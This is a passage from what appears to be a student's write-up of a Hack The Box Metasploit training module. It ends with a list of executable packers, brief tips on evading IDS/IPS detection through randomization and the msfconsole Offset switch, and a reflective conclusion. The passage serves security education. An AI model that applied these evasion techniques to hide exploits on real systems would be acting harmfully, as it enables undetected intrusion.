
- ExeStealth
- Morphine
- MEW
- Themida

## Exploit Coding

- It ensures that exploit code is less identifiable by security measures on target systems.
- The Challenge is for example, exploits like Buffer Overflow can be detected by IDS/IPS due to recognizable patterns.

To avoid this challenge we can,

- Introduce randomization to exploit code to vary patterns.
- Use an Offset switch in the msfconsole module to break known signatures in IDS/IPS databases.



# Conclusion

Completing the "Using the Metasploit Framework" module on Hack The Box has significantly enhanced my understanding of penetration testing and vulnerability exploitation. I've gained hands-on experience with the Metasploit tool, learning how to identify vulnerabilities, create and execute exploits, and utilize various payloads to gain control over target systems. Additionally, I've developed a deeper appreciation for the importance of reconnaissance, understanding the critical role it plays in successful exploitation. Overall, this module has equipped me with practical skills and insights into the methodologies employed by security professionals in real-world scenarios.